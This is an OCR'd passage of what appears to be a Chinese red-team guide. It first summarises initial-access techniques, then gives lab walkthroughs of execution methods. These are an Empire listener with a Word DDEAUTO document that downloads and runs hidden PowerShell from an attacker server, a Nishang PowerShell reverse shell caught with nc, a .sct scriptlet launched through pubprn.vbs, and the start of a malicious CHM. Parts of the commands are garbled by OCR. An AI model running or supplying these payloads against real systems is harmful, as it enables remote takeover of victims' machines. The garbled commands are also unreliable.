所有形式的鱼叉式网络钓鱼都是以电子方式提供的针对特定个人，公司或行业的社会工程。在这种情况下，攻击者通过各种社交媒体服务，个人网络邮件和其他非企业控制的服务发送消息。与企业相比，这些服务更可能具有不太严格的安全策略。与大多数类型的鱼叉式网络钓鱼一样，所发送的服务是与目标产生融洽关系，或以某种方式获得目标的兴趣。攻击者会创建虚假的社交媒体帐户，并向员工发送潜在工作机会的信息。这样做可以提供一个合理的理由来询问在环境中运行的服务、策略和软件。然后，攻击者可以通过这些服务发送恶意链接或附件。 一个常见的例子是通过社交媒体与目标建立融洽关系，然后将内容发送到目标在其工作计算机上使用的个人网络邮件服务。这允许攻击者绕过对工作帐户的某些电子邮件限制，并且目标更有可能打开文件，因为内容是他们期望的东西。如果有效负载不能按预期工作，则攻击者可以继续正常通信，并与目标进行故障排除，了解如何使其正常工作。

十、供应链妥协

供应链妥协是指最终消费者在收到数据或系统损害之前对产品或产品交付机制的操纵。

供应链的妥协可以在供应链的任何阶段进行，包括：

- 操纵开发工具

- 操纵开发环境
- 操作源代码存储库（公共或私有）
- 在开源依赖中操作源代码
- 操纵软件更新/分发机制
- 受损/受感染的系统映像（工厂感染的多个可移动介质案例）
- 用修改版本替换合法软件
- 向合法分销商销售改装/假冒产品
- 装运拦截

虽然供应链妥协可能会影响硬件或软件的任何组件，但寻求获得执行的攻击者通常会专注于在软件分发或更新渠道中对合法软件的恶意添加。定位可能特定于所需的受害者集，或者恶意软件可能会分发给广泛的消费者，但只会针对特定受害者采取其他策略。在许多应用程序中用作依赖项的流行开源项目也可能成为向依赖项用户添加恶意代码的手段。

十一、利用可靠关系

攻击者可能会破坏或以其他方式利用能够接触到目标受害者的组织。通过可信的第三方关系访问利用现有的连接，与访问网络的标准机制相比，该连接可能不受保护，或者受到的审查较少。

组织经常授予第二或第三方外部提供者更高的访问权限，以便允许他们管理内部系统。这些关系的一些例子包括 IT 服务承包商、托管安全供应商、基础设施承包商(例如 HVAC、电梯、物理安全)。第三方提供者的访问可能仅限于正在维护的基础设施，但可能与企业的其他部分存在于同一网络上。因此，另一方用于访问内部网络系统的有效帐户可能被破坏和使用。

十二、利用合法帐号

攻击者可以使用凭据访问技术窃取特定用户或服务帐户的凭据，或者通过社会工程在其侦察过程中更早地捕获凭据，以获得初始访问权。

攻击者可能使用的帐户可以分为三类:默认帐户、本地帐户和域帐户。默认帐户是那些内置到操作系统中的帐户，比如 Windows 系统上的访客或管理员帐户，或者其他类型的系统、软件或设备上的默认工厂/供应商帐户。本地帐户是由组织为用户、远程支持、服务或单个系统或服务上的管理而配置的帐户。域帐户是由 Active Directory 域服务管理的，其中访问和权限是跨属于该域的系统和服务配置的。域帐户可以覆盖用户、管理员和服务。

受危害的凭据可以用来绕过对网络内系统上各种资源的访问控制，甚至可以用于对远程系统和外部可用服务(如 VPNs、Outlook Web access 和远程桌面)的持久访问。受损害的凭据还可能授予攻击者对特定系统或访问网络的受限区域的更多特权。攻击者可能会选择不使用恶意软件或工具，使用这些证书提供的合法访问权限，从而使检测它们的存在变得更加困难。

缺省帐户也不限于客户机上的客户机和管理员，它们还包括为网络设备和计算机应用程序等设备预先设置的帐户，无论这些设备是内部的、开放源码的还是 COTS 的。预置用户名和密码组合的设备对安装后不更改 it 的组织构成严重威胁，因为它们很容易成为攻击者的目标。类似地，攻击者也可以利用公开公开的私钥，或偷来的私钥，通过远程服务合法地连接到远程环境

帐户访问、凭据和跨系统网络的权限的重叠是值得关注的，因为攻击者可能能够跨帐户和系统进行切换，以达到较高的访问级别(即，以绕过在企业内设置的访问控制。

十三、近距离通讯攻击

通过利用近距离通讯来进行攻击。利用目标存在的近距离通讯，例如 WIFI，WiFi 安全标标准中常用的加密算法如 WEP、WPA/WPA2、

WPA-PSK/WPA2-PSK 等都存在问题，易被窃听，且容易泄露用户系统信息和 PSK 等重要安全信息，认证机制相对简单，易被各种方式主动攻击，得益与这些弱点，WIFI 攻击变得容易。对近距离通讯进行中继攻击。

攻击方式：WIFI、蓝牙、ZigBee、NFC、RFID 等。

十四、[未知漏洞攻击]

通过 fuzz 所有可能 fuzz 的目标，寻找未知漏洞，利用未知漏洞进行攻击。

可攻击点：

1. web 网站
2. 服务器
3. 协议 fuzz
4. 硬件 fuzz

二、Execution

1.远程动态数据交换

环境： 攻击机 A：Kali（10.100.18.20）用于接收反向 shell 连接 被攻击机：Windows 2012 R2 （10.100.18.21） 攻击手法： 1.创建一个 Empire Listener 监听线程

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Name [redacted]
(Empire: listeners/http) > set Host http://10.100.18.20:8080
(Empire: listeners/http) > set Port 8080
```

查看设置信息

开始监听


```
(Empire: listeners/http) > execute
(*) Starting listener 'sangfor'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```

2.当监听线程启动运行之后，运行以下命令，生成将要在目标受害机器上执行的 PowerShell 代码： launcher powershell sangfor 3.复制 powershell –noP –sta –w 1 –enc 之后的转码脚本并另存为一个文件


然后把它部署于某个攻击需要用到的 Web 服务器中，用于受害主机稍后的请求下载。该 Web 服务器可以是 Apache 之类的，但在这里，我用 Python SimpleHTTPServer 模块来快速启动一个 Web 服务，它会自动托管你启动命令目录内的文件，当然最好可以创建一个文件目录，然后通过终端 cd 到其中进行文件生成（我这里是 evil)和启动 Web 服务。（Python 的 Web 服务默认监听端口为 8000）

4.新建一个 Word 文档，通过点击文档部件点击域或者 Ctrl+F9 添加一个域，然后修改域代码为：


选择=(Formula),点击确定



在生成的内容上面，右键点击切换域代码(T)



插入 powershell 代码



{ DDEAUTO c:\windows\system32\cmd.exe "/k PowerShell –Nop –sta –Nonl –W Hidden $e = (New-$

Object System *·Net*

·*We b C l i e n t*

).DownloadString('http


://10.10.10.10:8000/


e v i l ');p o w e r s #e l l –e e" } 现在就


可以保存该文档，准备把它发送给目标受害者了。一旦受害者点击打开该文档，会跳出几个错误，可以配合社工技巧来迷惑用户来点击 Yes。可以修改这些错误消息

更直观好看一点，例如有一些测试人员就把它修改为’Symantec Document Encryption’。


一旦受害者把所有错误消息都点击了 Yes 之后，在我们的监听端就会反弹回一个 Empire 的控制连接，对受害者系统形成远程控制。




文件
开始
插入
设计
页面布局
引用
邮件
审阅
视图
粘贴
剪贴板
字体
段落
样式
!异常的公式结尾
Microsoft Word
无法访问远程数据 (k PowerShell -Nop -sta -NonI -W Hidden)。是否启动应用程序 c:\windows\system32\cr
是(Y)
否(N)


文件
开始
插入
设计
页面布局
引用
邮件
审阅
视图
粘贴
剪贴板
字体
段落
样式
!异常的公式结尾
Microsoft Word
Word 无法从 c:\windows\system32\cmd.exe 中为 k PowerShell -Nop -sta -NonI -W Hidden 和 } 获
确定


Empire 成功获取目标 shell



执行系统命令

2.命令行界面


环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22） 攻击手法： C:\Users\Administrator>PowerShell IEX (New-Object Net.WebClient).DownloadString(sercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1');Invoverse -IPAddress 10.100.18.20 -Port 3333



Nc –lvp 3333

```
root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
10.100.18.22: inverse host lookup failed: Unknown host
connect to [10.100.18.20] from (UNKNOWN) [10.100.18.22] 49654
Windows PowerShell running as user Administrator on WIN-2D5NSD1V33D
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator>whoami /user /fo list

????
----------------

???: win-2d5nsd1v33d\administrator
SID:    S-1-5-21-3327858975-95519943-1030457063-500
PS C:\Users\Administrator> ipconfig
```

流量分析：



3.本地-Signed Script Proxy Execution(签名脚本代理执行)

环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀）

攻击手法： 在远程 web 服务器根目录写入 1.sct 文件如下： pubprn.vbs 方式


```
<?XML version="1.0"?>
<scriptlet>
<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
    remotable="true"
    >
</registration>
<script language="JScript">
<![CDATA[
        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
]]>
</script>
</scriptlet>
```

```
root@kali:~/tools/files# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.100.18.22 - - [27/Mar/2019 18:04:29] "GET /1.sct HTTP/1.1" 200 -
```

在目标主机上执行


cscript /b C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs 127.0.0.1 script:http://10.100.18.20:8000/1.sct

Wscript 方式： 启动 Empire 生成 vbs 脚本



将 launcher.vbs 传到目标主机并执行


Empire 成功获取目标代理



4.chm

环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀） 攻击手法：

创建恶意 chm 文件如下：



SIP.html

<html>
<h1>blue team</h1>
<body>
Security
</body>
</html>

STA.html

